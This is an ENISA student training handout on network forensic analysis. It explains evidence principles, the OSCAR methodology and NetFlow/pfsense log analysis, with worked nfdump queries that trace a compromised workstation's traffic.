Forensic Analysis

Network Incident Response

Toolset, Document for students

1.0

DECEMBER 2016

www.enisa.europa.eu European Union Agency For Network And Information Security

About ENISA

The European Union Agency for Network and Information Security (ENISA) is a centre of network and information security expertise for the EU, its member states, the private sector and Europe's citizens. ENISA works with these groups to develop advice and recommendations on good practice in information security. It assists EU member states in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU member states by supporting the development of cross-border communities committed to improving network and information security throughout the EU. More information about ENISA and its work can be found at www.enisa.europa.eu.

Contact

For contacting the authors please use cert-relations@enisa.europa.eu.
For media enquires about this paper, please use press@enisa.europa.eu.

Legal notice

Notice must be taken that this publication represents the views and interpretations of ENISA, unless stated otherwise. This publication should not be construed to be a legal action of ENISA or the ENISA bodies unless adopted pursuant to the Regulation (EU) No 526/2013. This publication does not necessarily represent state-of the-art and ENISA may update it from time to time.

Third-party sources are quoted as appropriate. ENISA is not responsible for the content of the external sources including external websites referenced in this publication.

This publication is intended for information purposes only. It must be accessible free of charge. Neither ENISA nor any person acting on its behalf is responsible for the use that might be made of the information contained in this publication.

Copyright Notice

Table of Contents

1. Introduction to the training 4

2. Network forensics 5

2.1 Introduction to network forensics 5

2.2 Network Forensics Process 5

2.3 Introduction to the OSCAR methodology 6

2.3.1 Obtain Information 7
2.3.2 Strategize 7
2.3.3 Collect evidence 7
2.3.4 Analyse 9
2.3.5 Report 10

2.4 Analysing NetFlow 10

2.5 Environment preparation 12

2.6 TASK 1: Collect network evidence 13

2.6.1 Solution 13

2.7 TASK 2: Network forensic analysis 14

2.7.1 Solution 14

3. Linux forensics 22

3.1 Differences between Linux and Windows forensics 22

3.2 TASK 3: Analyse Linux evidence 22

3.2.1 Solution 23

3.3 TASK 4: Advise on the course of action 31

3.3.1 Indicators of Compromise 32
3.3.2 Report 32
3.3.3 Recommendations 32

3.4 Exercise summary 33

3.5 Tools and environment 33

4. References 34

1. Introduction to the training

The main goal of this training is to teach trainees network forensic techniques and extend trainees operating system forensic capabilities beyond Microsoft Windows systems to include Linux.

Trainees will follow traces in the workstation and discover that analysed network captures together with logs, lead to another machine on the network.

In the first part, trainees are presented with a selection of data gathered by network devices and systems. These include NetFlow[1], PCAP[2], firewall, DNS[3] logs and DHCP (Dynamic Host Configuration Protocol) leases. All data sets may contain information about the malicious activity, although to make the case more realistic, no single source contains all relevant information but includes extraneous information as well. Therefore, careful searching for information identified as Indicators of Compromise in the first training is needed.

At the end of the training, the trainees should compile a report describing the course of events that led to the incidents (a timeline) and compile a set of recommendations that management and system administration should take.

<u>Review</u> from the previous training

During the first part of training [1], trainees were familiarized with forensic analysis of a Microsoft Windows 10 system. During the course of the training, a background story and general forensic principles were presented [2, 3]. Trainees were then given an image of Microsoft Windows 10 system to analyse. The analysis discovered leads pointing to other systems. It remained unclear whether they have been compromised or what the nature of their compromise is. This training will continue from where students finished at the end of first part of the training.

- Forensic analysis of Microsoft Windows 10 system revealed traces of exploitation.
- Forensic analysis indicated that data has been exfiltrated from the local network.
- Other leads.

The following tasks will continue following the network leads to reveal other systems that may be compromised or were affected by the initial compromise of the workstation.

[1] Introduction to Cisco IOS NetFlow - A Technical Overview http://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/ios-netflow/prod_white_paper0900aecd80406232.html
[2] PCAP http://www.tcpdump.org/manpages/pcap.3pcap.html
[3] IETF Request For Comments (RFC) 1034: Domain Names – Concepts and Facilities, https://tools.ietf.org/html/rfc1034

2. Network forensics

2.1 Introduction to network forensics

Network forensics is a sub-branch of digital forensics relating to the monitoring and analysis of computer network traffic for the purposes of information gathering, legal evidence, or intrusion detection[4].

"Processing a hard drive to discover traces and evidence is relatively well-defined procedure. [..] Data on networked systems is dynamic and volatile, making it difficult to take a snapshot of a network at any given instant. Unlike a single computer, it is rarely feasible to shut a network down [..]. Besides, shutting down a network will result in a destruction of most of the digital evidence it contains. [..] It is often necessary to apply best evidence collection techniques in unfamiliar contexts"[5].

Systems used to collect network data for forensics use usually come in three forms:

- Packet capture: All packets passing through a certain traffic point are captured and written to storage. Analysis may be done regularly or only when needed in a concrete incident. This approach requires large amounts of storage.
- Intrusion detection systems that try to analyse a packet sequence of packets in a superficial way to decide whether to store them or queue them for later, more thorough analysis. This approach saves some storage compared with a full capture but requires more processing power and may miss packets if the first analysis considers them not important enough to be stored.
- Network flow sensors. They do not collect the contents of the packets but only a statistical summary of a "flow". This is the most efficient way in terms of processing and storage resources needed, scaling well to very high network speeds but the information stored is severely limited. On the other hand, the information is often sufficient to give an overview and leads to further investigations.

2.2 Network Forensics Process

- From [1]: There are five main principles that establish a basis for all dealings with electronic evidence. These principles were adopted as part of European Union and the Council of Europe project to develop a 'seizure of e-evidence' guide. As stated before, while laws regarding admissibility of evidence differ between countries, using these principles is considered appropriate, as they are common internationally[6].
- Data integrity: No action taken should change electronic devices or media, which may subsequently be relied upon in court.
- Audit trail: An audit trail or other record of all actions taken when handling electronic evidence should be created and preserved. An independent third party should be able to examine those actions and achieve the same result.
- Specialist support: If it is assumed that electronic evidence may be found in the course of an operation, the person in charge should notify specialists/external advisers in time.

[5] Casey, Eoghan "Digital Evidence and Computer Crime", 2rd Edition, Elsevier, ISBN 978-0-12-374267-4, p 633

[6] This is an excerpt from 'Electronic evidence guide', version 1.0, created as part of CyberCrime@IPA, EU/COE Joint Project on Regional Cooperation against Cybercrime.

- Appropriate training: First responders must be appropriately trained to be able to search for and seize electronic evidence if no experts are available at the scene.
- Legality: The person and agency in charge of the case are responsible for ensuring that the law, the general forensic and procedural principles, and the above listed principles are adhered to. This applies to the possession of and access to electronic evidence.




Figure 1: Five principles for electronic evidence.

Being a sub-process of digital forensics, network forensics follows the same basic principles of digital forensics as outlined above. For the actual task of performing network forensics, we will introduce the OSCAR methodology.

2.3 Introduction to the OSCAR methodology


The acronym OSCAR[7] stands for

- Obtain information
- Strategize
- Collect evidence
- Analyse
- Report

The first two steps roughly correspond to the seizure first step of digital forensics, while the later steps correspond to the acquisition, analysis and reporting steps of digital forensics[8].

[7] S. Davidoff, J. Ham "Network Forensics – Tracking Hackers Through Cyberspace", Prentice Hall 2012, pp 17, ISBN-13: 978-0-13-256471-7

[8] K. Kent, S. Chevalier, T. Grance, H. Dang "Guide to Integrating Forensic Techniques into Incident Response", NIST Special Publication 800-86, http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf



2.3.1 Obtain Information

At first, gather general information about the incident itself and the environment where it took place. Information about the incident will involve facts like the date and time when an incident was discovered, persons and systems involved, what initially happened, what actions have been taken since then, who's in charge, etc. In addition, the goals of the investigation, timeframe and budget are important for investigation purposes. The goals should be written down and well defined. They should be prioritized, as there is always the possibility that the time allocated may not be sufficient.

It is important to stress that all actions should remain within the permitted legal boundaries and must not infringe any regulation or laws in place.

The environment (company, organisation) the incident takes place in will change over time. On the organisational side, people may come and go, change positions or restructurings are made. On the technical side old equipment is phased out, new equipment added, configurations changed, etc. Even if the investigator has worked here before, he/she should be updated to have the current situation.

2.3.2 Strategize

Since network data is very volatile, investigation has to be planned carefully. As in any forensic investigation, the acquisition should be prioritized according to the volatility of the sources, their potential value to the investigation and the effort needed to obtain them. This priority list should be basis for allocating resources and personnel to conduct actual tasks such as acquiring information and evidence. Keep in mind that initial analysis may lead to further sources of information. Forensics is an iterative process. Regular consultation with the other stakeholders concerning the incident is necessary to ensure that everyone is working in concordance and not missing vital information or updates.

2.3.3 Collect evidence

"The general concepts of documentation, collection, and preservation apply to networks but require some adaptation to accommodate different technologies and unique properties of networks."[9]

- Documentation: All actions taken and all systems accessed should be logged and the log safely stored following the same guidelines as the evidence itself. The log should include time, source of the evidence, acquisition method and the investigator(s) involved.

[9] Casey, Eoghan "Digital Evidence and Computer Crime", 2nd Edition, Elsevier, ISBN 978-0-12-374267-4, p 634

- Maintaining the Chain of Custody. i.e. "showing the seizure, custody, control, transfer, analysis, and disposition of evidence, physical or electronic"[10]

Two major sources of network evidence exist:

- Network traffic captures, either in the form of flow records or packet captures
- Log files

2.3.3.1 Sources of network captures

- Direct taps into the physical cabling. The advantage is of being completely passive. However, the investigators equipment may not be able to follow very high traffic volumes. Both NetFlow probes as well as packet capturing devices may be attached.
- "From the Airwaves" by passively listening to wireless or cellular network traffic.
- Switches can be configured mirror traffic to a capturing device through a "SPAN port". They also provide other evidence like CAM (content addressable memory) tables, storing the mapping between MAC addresses and physical ports, spanning tree configurations, VLAN configurations, and so on.
- Routers have numerous secondary functions besides routing. They can be packet filters or NetFlow probes that send flow records to a collector. Besides that, they provide evidence like routing tables, log files, numerous counters, etc.

Network traffic may or may not be encrypted. If encrypted, the forensic evidence collection must not only perform packet capture itself but also decrypt the traffic, by getting the necessary keys. Even without decrypting traffic contents, metadata can still be obtained.

2.3.3.2 Log file sources

- On the generating system: this is hopefully the most forensically sound copy as it is directly at the source. However, if the system is suspected to be compromised, the attacker may have manipulated the logs.
    - Seizure of storage medium or the device itself may often not be possible, taking away a switch or router may have too much impact on business.
    - Shutting the system down, removing the storage medium and taking forensic copy could be a challenge if storage medium may cannot be separated from system easily (built in flash memory, for example
    - Make a forensic copy from the operating system level to a separate medium, i.e. being logged into the console, copy the file(s) to a directly attached storage medium (USB stick for example).
    - Make a forensic copy through remote connection. This is in some cases the only way if systems are in locations not accessible to the investigator.
- From a central log host: This is easier as only a single location has to be considered, however proper care must be taken and the underlying infrastructure examined.
    - Logs (especially UNIX syslog) may be lost or manipulated in transport. What safety/security measures are in place to ensure a forensically sound copy?
    - From what systems are the logs actually collected, are systems relevant to the investigation missing?

[10] http://www.edrm.net/resources/glossaries/glossary/c/chain-of-custody

Taking a forensic image has the advantage of capturing not only the log storage, but also the logging software and its configuration, which may be helpful during the investigation. If space (or time) is scarce, only the log files or only the relevant parts of the log files can be copied.

2.3.4 Analyse

During the analysis phase, an investigator recovers evidence material using a number of different methodologies and tools. In 2002, an article in the International Journal of Digital Evidence referred to this step as "an in-depth systematic search of evidence related to the suspected crime."[11] In 2006, forensics researcher Brian Carrier described an "intuitive procedure" in which obvious evidence is first identified and then "exhaustive searches are conducted to start filling in the holes."[12]

Typically, the analysis starts with some initial leads that trigger the analysis, like:

- IDS alert
- Noticeable anomaly (I.e. DoS or virus activity)
- Log anomalies
- Deviations from network baselines
- Known malicious/compromised system (i.e. Known C&C servers or from out of country)
- Time frame
- Traffic signature

The method chosen for analysis will depend on the actual case and what leads are already present. From [c] p 20f:

- **Correlation:** One of the hallmarks of network forensics is that it involves multiple sources of evidence. Much of this will be time stamped, and so the first consideration should be what data can be compiled, from which sources, and how it can be correlated. [..]
- **Timeline:** Once the multiple data sources have been aggregated and correlated, it is time to build a timeline of activities. Understanding who did what, when, and how is the basis for any theory of the case. The investigator needs to isolate the events that are of greatest interest, and seek to understand how they transpired.
- **Events of Interest:** Certain events will stand out as potentially more relevant than others will.
- **Corroboration** Due to the relatively low fidelity of data that characterizes many sources of network logs, there is always the problem of "false positives." The best way to verify events in question is to attempt to corroborate them through multiple sources. This may mean seeking out data that had not previously been compiled, from sources not previously consulted.
- **Interpretation** Throughout the analysis process, the investigator may need to develop working theories of the case. These are educated assessments of the meaning of [the] evidence, designed to help to identify potential additional sources of evidence, and construct a theory of the events that likely transpired.

[11] M Reith; C Carr; G Gunsch (2002). "An examination of digital forensic models". International Journal of Digital Evidence. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.13.9683

[12] Carrier, Brian D (7 June 2006). "Basic Digital Forensic Investigation Concepts". http://www.digital-evidence.org/di_basics.html

It may take several iterations of examination and analysis to support a theory. The distinction of analysis is that it may not require high technical skills to perform and thus more people can work on this case.[13]

2.3.5 Report

The report of an investigation's findings will convey the results to the clients. As such, it must be understandable by non-technical persons like managers, judges, etc. In accordance with general forensic principles, it must be factual and defensible in detail[14,15].

2.4 Analysing NetFlow

NetFlow is a feature that was introduced on Cisco routers providing an ability to collect IP network traffic as it enters or exits an interface. By analysing the data that NetFlow provides by, a network administrator can determine things such as the source and destination of traffic, class of service, and the causes of congestion.

A typical flow monitoring setup (using NetFlow) consists of three main components: [E]

- Flow exporter: aggregates packets into flows and exports flow records towards one or more flow collectors. This component is often integrated into routing devices or firewalls.
- Flow collector: responsible for reception, storage and pre-processing of flow data received from a flow exporter.
- Analysis application: analyses received flow data in the context of intrusion detection or traffic profiling. [16]




Figure 2: Overview of NetFlow Data Export process including exporter, collector, storage, and analysis workstation. (Source: https://en.wikipedia.org/wiki/NetFlow#/media/File:NetFlow_Architecture_2012.png)

[13] Carrier, Brian D (7 June 2006). "Basic Digital Forensic Investigation Concepts". http://www.digital-evidence.org/di_basics.html

[14] Forensic Examination of Digital Evidence: A Guide for Law Enforcement (PDF) http://www.ncjrs.goc/pdffiles/nij/199408.pdf

[15] Fundamental Investigation Guide for Windows http://technet.microsoft.com/en-us/library/cc162847.aspx

[16] Hofstede, Rick; Celeda, Pavel; Trammell, Brian; Drago, Idilio; Sadre, Ramin; Sperotto, Anna; Pras, Aiko. "Flow Monitoring Explained: From Packet Capture to Data Analysis with NetFlow and IPFIX". IEEE Communications Surveys & Tutorials. IEEE Communications Society. 16 (4): 28. doi:10.1109/COMST.2014.2321898

A network flow can be defined in many ways. Cisco standard NetFlow version 5 defines a flow as a unidirectional sequence of packets that all share the following seven values:

1. Ingress interface (SNMP ifIndex)
2. Source IP address
3. Destination IP address
4. IP protocol
5. Source port for UDP or TCP, 0 for other protocols
6. Destination port for UDP or TCP, type and code for ICMP, or 0 for other protocols
7. IP Type of Service

The router will output a flow record when it determines that the flow is finished. It does this by flow aging: when the router sees new traffic for an existing flow, it resets the aging counter. In addition, TCP session termination in a TCP flow causes the router to expire the flow. Routers can also be configured to output a flow record at a fixed interval even if the flow is still ongoing.[17]

NetFlow records are traditionally exported using User Datagram Protocol (UDP) and collected using a NetFlow collector. Later implementations allow for TCP or STCP as transport protocols.

One thing to keep in mind when working with NetFlow is, while the protocol format is standardized, the storage format is not. The flow records that a probe sends can read by any collector that supports the given NetFlow protocol version. However, what a NetFlow collector writes to disk can usually be read only by the corresponding NetFlow analysis tool. From here on, we will use the format of nfdump/nfsen[18].

NetFlow essentially provides the metadata of a communication, who talked with whom (IP addresses and ports), when, for how long (timestamps) and how much data was exchanged (bytes and packet totals).

In line with the general forensic methodology, collecting is typically setup before the incident occurs, so in practice, that step is reduced to accessing the flow storage. Depending on the application, this may be some sort of database or binary file(s). In case of nfdump, flow records are stored in files named nfcapd.YYYYMMDDHHMM, with the suffix being the time the flow record file was written. By default, nfdump writes a new file every five minutes. Therefore, when collecting data, be prepared to deal with hundreds or thousands of files and gigabytes of data (depending on the size of the network, the amount of traffic and the length of the timeframe being investigated). Investigators will usually have to pre-filter the NetFlow captures to a reasonable timeframe and set of network addresses.

A typical output from Nfdump may look like this:

```
> nfdump -R /var/cache/nfdump -o long 'host 193.174.12.200'
Date first seen          Duration     Proto  Src IP Addr:Port          Dst IP Addr:Port       Flags  Tos  Packets Bytes
2016-05-20 02:25:19.726  4294967.285 TCP    193.174.13.140:3128   -> 193.174.12.200:40462 .AP.SF  0       7    4298
2016-07-08 18:18:12.718        4194.293 TCP    193.174.12.200:40462 -> 193.174.13.140:3128  .AP.SF  0       8     583
2016-06-03 02:25:43.964  4282730.232 TCP    193.174.12.200:45310 -> 193.174.13.140:22      .AP.SF  0    5951  369763
2016-06-03 02:25:43.964  4282730.232 TCP    193.174.13.140:22      -> 193.174.12.200:45310  .AP.SF  0   10744   5.1 M
```

The analysis step will generally look first for relevant IP addresses, be it the hosts of attackers, like C&C

[17] https://en.wikipedia.org/wiki/NetFlow
[18] http://nfdump.sourceforge.net/

servers, webservers serving exploits, etc. or the victims hosts. Typically, at least one of these is known from the strategize step before, so the analysis can start by looking for flows from or to these IP addresses.

The traffic pattern (with whom, when, which protocols and ports, how much data) of these systems from the time of the incidents can now be compared to a baseline. A clear baseline is often not present but one can compare traffic patterns from the incident with patterns from a timeframe before the incident. This baseline can then be used to filter out "known good" traffic. Alternatively, some ideas of allowed traffic can be inferred from packet filter rules or the general role of a host, i.e. traffic to UDP port 53 on a name server seems certainly legitimate. On the other hand, thousands of queries within minutes from one source may be an indicator of malicious activity.

Deviations from the norm may be hard or even impossible to detect. Since NetFlow has no information about the contents of traffic, it is impossible to discriminate between, say, legitimate and malicious HTTP traffic to a website without further information.


If some suspicious traffic pattern has been found, it should be correlated with other information to either verify or refute the assumptions.

Keep in mind that "flows" are unidirectional. Since most network conversations a bidirectional, there should be two flow records at least for any given communication. This may be not always the case as the flow probe may be configured not to export incoming or outgoing traffic on an interface. Conversely, if a probe on a router is, for example, configured to export in- and outgoing traffic on two interfaces, there may be even four records for a conversation, two for each interface.

2.5 Environment preparation

All evidence files are provided on ENISA-Ex2-Evidence.vmdk image. Students should start by adding this disk image to Caine VM (as described in "*Local incident response and investigation*" exercise) and then start Caine Linux virtual machine.

When Caine Linux is booted evidence disk should be mounted using *Mounter* utility.



"Mounter" (as superuser)

Detected **BLOCK DEVICES** and their current mount status.
Selected devices are toggled mount/unmount.

Selected devices will be mounted **READ-ONLY**.

Make a selection:

	Device	FS Type	Label	Size (MB)	Mount Point	Status
□	/dev/sda1	ext4	SB@	30.719	/	Writeable
☑	/dev/sdb1	ext4	Ex2-evidence	102.399	(none)	(none)

After this step, students should copy the pfsense and dhcpsrv directories from the newly mounted disk to ~/training/ex2 directory (replace sdb1 with proper partition name when needed):

```
> cp -r /media/sdb1/pfsense ~/training/ex2/
> cp -r /media/sdb1/dhcpsrv ~/training/ex2/
```

2.6 TASK 1: Collect network evidence

Given the leads, compile a list of possible network evidence and collect it from the (files) systems in the exercise. We will discuss why you chose the items on your list.

This is the strategize part of the analysis. The trainees should select hosts from the network sketch in Ex1 and then name the evidence the want to preserve/collect.

Since the exercise will not provide all machines to do the evidence collection, the real data will be provided through the training/ex2 folder from the evidence disk.

2.6.1 Solution

The files used in network part of exercise are in the ~/training/ex2/pfsense directory.
Sources of evidence that may be of interest are:

The pfsense firewall logs from /var/log, stored in log.tar.gz as shown here:

```
dhcpd.log     l2tps.log    portalauth.log  resolver.log  wireless.log  filter.log
ntpd.log     ppp.log         routing.log   gateways.log  openvpn.log  pptps.log
system.log    ipsec.log     poes.log     relayd.log      vpn.log
```

Not all files are of interest, most important for the investigation are:

- pf packet filter logfile: `filter.log`
- the dnsmasq resolver logfile: `resolver.log`

When trying to view some of the log files, they are shown as binary files, as can be seen with the "file" command:

```
> file *.log

dhcpd.log:data
filter.log:data
g.log:ASCIItext
gateways.log:data
installer.log:ASCIItext
…
```

The files shown as "data" are pfsense circular log files[19]. I.e. the file is of a fixed size (here 500KB, the default) and older entries are overwritten when more log data arrives.

To view the files, one has to use the "clog" command that comes with pfsense. One could either use a virtual pfsense box and transfer the logs for viewing to this machine or use the sources[20] to compile the clog command for the analysis machine. From a forensic point of view, the former is the more forensically sound approach, as there is no chance making mistakes when porting the clog command. In addition, unless the investigator is profound with porting utilities between BSD Unix and Linux, this is probably the

[19] Not all of them, the lastlog file is in the utmp/lastlog format
[20] From https://github.com/ironbits/pfsense-tools/tree/master/pfPorts/clog/files

cheaper and faster way too. But to make things easier, we supply a port of the command with the investigation VM.

Other sources of evidence are:

- The Squid proxy logfiles (at /var/squid/log/ on the pfsense) are in squidlogs.tar.gz. These are plain ASCII logfiles.
- The collected NetFlows are in nfdump.tar.gz. These files are from the day of the compromise and each files contains the flows for 5 minutes. The format is the nfdump binary format, which can only be read with nfdump.

2.7 TASK 2: Network forensic analysis

- **Find traces of malicious activity correlating with the previously analysed Microsoft Windows workstation**
- **Correlate traces with previous information**
- **Prepare recommendations and immediate follow up actions**

2.7.1 Solution

We have the lead that the system ws1.example.com (192.168.5.100) is compromised. Therefore, we will start the analysis with an overview of all actions related to this IP address on the day of the compromise, which is August 16th 2016.

Protocol overview:

```
> nfdump -o long -R . -A proto 'ip 192.168.5.100'
```

```
Date first seen          Duration    Proto Src IP Addr:Port   Dst IP Addr:Port  Flags Tos  Packets   Bytes Flows
2016-06-27 21:58:49.817 4305964.221 IGMP      0.0.0.0:0  ->      0.0.0.0:0    ......  0      192    8920     3
2016-08-16 13:12:23.134    9853.592 ICMP      0.0.0.0:0  ->      0.0.0.0:0.0  ......  0       19     960     9
2016-06-27 19:50:20.901 4334018.631 UDP       0.0.0.0:0  ->      0.0.0.0:0    ......  0    11600   2.1 M  8753
2016-06-27 19:53:17.801 4333841.855 TCP       0.0.0.0:0  ->      0.0.0.0:0    ......  0    2.1 M   1.9 G 19413
```

Nothing unusual here. Let’s look into the ICMP traffic next, as these are only a few flows:

```
> nfdump -o long -R . 'ip 192.168.5.100 and proto icmp'
```

```
Date first seen          Duration Proto  Src IP Addr:Port     Dst IP Addr:Port  Flags Tos  Packets  Bytes Flows
2016-08-16 13:12:23.134  4189.521 ICMP  192.168.5.100:0  ->  13.80.12.54:8.0    ......  0       2    120     1
2016-08-16 14:16:47.410  4189.446 ICMP  192.168.5.100:0  ->  13.80.12.54:8.0    ......  0       2    120     1
2016-08-16 14:46:38.142  4192.291 ICMP  192.168.5.100:0  -> 192.168.56.1:8.0    ......  0       2     92     1
2016-08-16 14:46:38.142  4192.292 ICMP  192.168.5.100:0  -> 192.168.56.1:13.0   ......  0       2     92     1
2016-08-16 14:46:41.285  4192.279 ICMP  192.168.5.100:0  -> 192.168.56.10:8.0   ......  0       2     92     1
2016-08-16 14:46:41.282  4192.283 ICMP  192.168.5.100:0  -> 192.168.56.10:13.0  ......  0       2     92     1
2016-08-16 14:46:42.422  4188.012 ICMP   188.1.232.65:0  -> 192.168.5.100:3.1   ......  0       3    168     1
2016-08-16 14:46:44.423  4192.302 ICMP  192.168.5.100:0  -> 192.168.56.15:8.0   ......  0       2     92     1
2016-08-16 14:46:44.423  4192.303 ICMP  192.168.5.100:0  -> 192.168.56.15:13.0  ......  0       2     92     1
```

There are a few ping (ICMP type 8, code 0) and two ICMP timestamp requests (ICMP type 13, code 0). Those are not common, as they are typically not used. However, the destination address is 192.168.56.1

and 192.168.56.10. However, 192.168.5.1 and 192.168.5.10 do exist on the network. Maybe it's a typing error?

Let's look into UDP, this time, we apply sorting sort by the most used services (by number of bytes transmitted), and display only the first 10 lines, i.e. the top used ports/services.

```
> nfdump -o long -R . -A proto,dstport -O bytes 'ip 192.168.5.100 and proto udp' |
head -10

Date first seen          Duration Proto  Src IP Addr:Port   Dst IP Addr:Port  Flags Tos  Packets   Bytes Flows
2016-08-16 11:43:05.180  43254.352 UDP    0.0.0.0:0   ->   0.0.0.0:53   ......  0   4406  289737  3970
2016-06-28 02:24:32.625 4307914.637 UDP    0.0.0.0:0   ->   0.0.0.0:8572  ......  0    496   47954   234
2016-06-27 20:54:55.360 4309508.877 UDP    0.0.0.0:0   ->   0.0.0.0:3544  ......  0    507   43359    63
2016-06-27 19:50:20.901 4327722.503 UDP    0.0.0.0:0   ->   0.0.0.0:137   ......  0    415   34098    23
2016-06-27 22:15:16.998 4304687.239 UDP    0.0.0.0:0   ->   0.0.0.0:49410 ......  0    206   28222     8
2016-06-28 04:24:32.963 4300365.056 UDP    0.0.0.0:0   ->   0.0.0.0:40018 ......  0     87   15045    28
2016-08-16 11:50:31.397  11653.753 UDP    0.0.0.0:0   ->   0.0.0.0:1900  ......  0     92   14766    46
2016-08-16 11:43:00.596  40562.491 UDP    0.0.0.0:0   ->   0.0.0.0:5355  ......  0    239   13582   121
2016-06-27 21:07:42.908 4297087.208 UDP    0.0.0.0:0   ->   0.0.0.0:53552 ......  0     93   12741     5
…
```

This is the same overview sorted by the number of communications (i.e. flows):

```
> nfdump -o long -R . -A proto,dstport -O flows 'ip 192.168.5.100 and proto udp' |
head -10

Date first seen          Duration Proto  Src IP Addr:Port   Dst IP Addr:Port  Flags Tos  Packets   Bytes Flows
2016-08-16 11:43:05.180     43254.352 UDP    0.0.0.0:0   ->   0.0.0.0:53   ......  0   4406  289737  3970
2016-06-28 02:24:32.625 4307914.637 UDP    0.0.0.0:0   ->   0.0.0.0:8572  ......  0    496   47954   234
2016-08-16 11:43:00.596     40562.491 UDP    0.0.0.0:0   ->   0.0.0.0:5355  ......  0    239   13582   121
2016-06-27 20:54:55.360 4309508.877 UDP    0.0.0.0:0   ->   0.0.0.0:3544  ......  0    507   43359    63
2016-08-16 11:50:31.397    11653.753 UDP    0.0.0.0:0   ->   0.0.0.0:1900  ......  0     92   14766    46
2016-08-16 11:50:08.447    11791.646 UDP    0.0.0.0:0   ->   0.0.0.0:3478  ......  0    133    7448    30
2016-06-28 04:24:32.963 4300365.056 UDP    0.0.0.0:0   ->   0.0.0.0:40018 ......  0     87   15045    28
2016-08-16 11:49:32.177     40336.276 UDP    0.0.0.0:0   ->   0.0.0.0:443   ......  0     24    1104    24
2016-06-27 19:50:20.901 4327722.503 UDP    0.0.0.0:0   ->   0.0.0.0:137   ......  0    415   34098    23
…
```

By far, most of the traffic is related to the DNS service, some flows are MDNS (5353), Netbios name server (137) and Universal Plug and Play (1900), so far common as for a Windows system. We continue with an overview of TCP services used sorted by number of bytes transmitted.

```
> nfdump -o long -R . -A proto,dstport -O bytes 'ip 192.168.5.100 and proto tcp' |
head -10

Date first seen          Duration Proto  Src IP Addr:Port   Dst IP Addr:Port  Flags Tos  Packets   Bytes Flows
2016-06-27 20:08:32.485 4319017.104 TCP    0.0.0.0:0   ->   0.0.0.0:12345 ......  0   1.1 M   1.5 G    91
